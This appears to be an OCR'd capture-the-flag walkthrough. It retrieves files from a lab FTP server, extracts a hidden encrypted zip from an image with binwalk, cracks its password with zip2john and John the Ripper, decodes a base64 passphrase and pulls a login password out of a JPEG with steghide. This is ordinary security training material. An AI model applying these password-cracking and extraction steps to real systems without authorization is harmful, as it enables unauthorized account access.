
```
ftp> open To_agentJ.txt
Already connected to 10.10.249.219, use close first.
ftp> ls
229 Entering Extended Passive Mode (|||7429|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             217 Oct 29  2019 To_agentJ.txt
-rw-r--r--    1 0        0           33143 Oct 29  2019 cute-alien.jpg
-rw-r--r--    1 0        0           34842 Oct 29  2019 cutie.png
226 Directory send OK.
ftp> get To_agentJ.txt
local: To_agentJ.txt remote: To_agentJ.txt
229 Entering Extended Passive Mode (|||49135|)
150 Opening BINARY mode data connection for To_agentJ.txt (217 bytes).
100% |***********************************************************|   217        8.04 KiB/s    00:00 ETA
226 Transfer complete.
217 bytes received in 00:00 (0.83 KiB/s)
```

Dear agent J,

All these alien like photos are fake! Agent R stored the real picture inside your directory. Your login password is somehow stored in the fake picture. It shouldn't be a problem for you.

From,
Agent C

john




Strings

The strings command will print out strings that are at least 4 characters long from a file. A flag may be embedded in a file and this command will allow a quick view of the strings within the file.

Example 1:


You are provided an image named computer.jpg.
Run the following command to view the strings in the file.

```
mrkmety@kali:~ $ strings computer.jpg
JFIF
ICC_PROFILE
lcms
mntrRGB XYZ
9acspAPPL
-lcms
desc
^cprt
wtpt
bkpt
...
DlDH
[gkB
42_#
lf{/
<dXEIl
"DB?
.       q|
+d!m
!p|V
THIS IS A HIDDEN FLAG
```




```
To_agentR.txt
W\_z#
2a ≽
To_agentR.txt
EwwT
```

@_z




```
86, name: To_agentR.txt
34820         0×8804         End of Zip archive, footer length: 22

┌──(kali㉿kali)-[~/Desktop]
└─$ binwalk -e cutie.png

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0×0             PNG image, 528 x 528, 8-bit colormap, non-interlaced
869           0×365           Zlib compressed data, best compression

WARNING: Extractor.execute failed to run external extractor 'jar xvf '%e'': [Errno 2] No such file
 or directory: 'jar', 'jar xvf '%e'' might not be installed correctly
34562         0×8702          Zip archive data, encrypted compressed size: 98, uncompressed size:
86, name: To_agentR.txt
34820         0×8804          End of Zip archive, footer length: 22

┌──(kali㉿kali)-[~/Desktop]
└─$ 
```


JOHN



```
┌──(kali㉿kali)-[~/Desktop/_cutie.png.extracted]
└─$ zip2john 8702.zip > zip.hashes

┌──(kali㉿kali)-[~/Desktop/_cutie.png.extracted]
└─$ cat zip.hashes
8702.zip/To_agentR.txt:$zip2$*0*1*0*4673cae714579045*67aa*4e*61c4cf3af94e649f827e5964ce575c5f7a239c48
fb992c8ea8cbffe51d03755e0ca861a5a3dcbabfa618784b85075f0ef476c6da8261805bd0a4309db38835ad32613e3dc5d7e
87c0f91c0b5e64e*4969f382486cb6767ae6*$/zip2$:To_agentR.txt:8702.zip:8702.zip

┌──(kali㉿kali)-[~/Desktop/_cutie.png.extracted]
└─$ 
```



```
┌──(kali㉿kali)-[~/Desktop/_cutie.png.extracted]
└─$ john zip.hashes
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 SSE2 4x])
Cost 1 (HMAC size) is 78 for all loaded hashes
Will run 4 OpenMP threads
Proceeding with single, rules:Single
Press 'q' or Ctrl-C to abort, almost any other key for status
Almost done: Processing the remaining buffered candidate passwords, if any.
Proceeding with wordlist:/usr/share/john/password.lst
alien            (8702.zip/To_agentR.txt)
1g 0:00:00:01 DONE 2/3 (2023-07-09 16:26) 0.5347g/s 23766p/s 23766c/s 23766C/s 123456..Peter
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```



```
Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!

By,
Agent R

```


Agent C,

We need to send the picture to 'QXJlYTUx' as soon as possible!


By,
Agent R

cyberchef

Cyber chef for data decoding



```
Building dependency tree ... Done
Reading state information ... Done
The following NEW packages will be installed:
  cyberchef
0 upgraded, 1 newly installed, 0 to remove and 501 not upgraded.
Need to get 15.8 MB of archives.
After this operation, 43.3 MB of additional disk space will be used.
Get:1 http://kali.download/kali kali-rolling/main amd64 cyberchef amd64 10.4.0-0kali1 [15.8 MB]
Fetched 15.8 MB in 2s (6,947 kB/s)
Selecting previously unselected package cyberchef.
(Reading database ... 410830 files and directories currently installed.)
Preparing to unpack .../cyberchef_10.4.0-0kali1_amd64.deb ...
Unpacking cyberchef (10.4.0-0kali1) ...
Setting up cyberchef (10.4.0-0kali1) ...
Processing triggers for kali-menu (2023.2.3) ...

┌──(kali㉿kali)-[~]
└─$ cyberchef

┌──(kali㉿kali)-[~]
└─$ 
```



From Base64

Alphabet
A-Za-z0-9+/=

☑ Remove non-alphabet chars

□ Strict mode

☑ Auto Bake


Input

QXJlYTUx

Output

Area51

Steghide to retrieve hidden information



```
┌──(kali㉿kali)-[~/Desktop]
└─$ ls
cute-alien.jpg          hydraFTPScan.txt  nmap10.10.219.28Scan.txt  scan.ctd     scan.ctd~~~
cutie.png               niktoScan1.txt    pngstrings.txt            scan.ctd~    To_agentR.txt
_cutie.png.extracted    nitkoScan.txt     results.txt               scan.ctd~~   zip.hashes

┌──(kali㉿kali)-[~/Desktop]
└─$ steghide extract -sf cute-alien.jpg
Enter passphrase:
wrote extracted data to "message.txt".
```

Hi james,


Glad you find this message. Your login password is hackerrules!

Don't ask me why the password look cheesy, ask agent R who set this password for you.

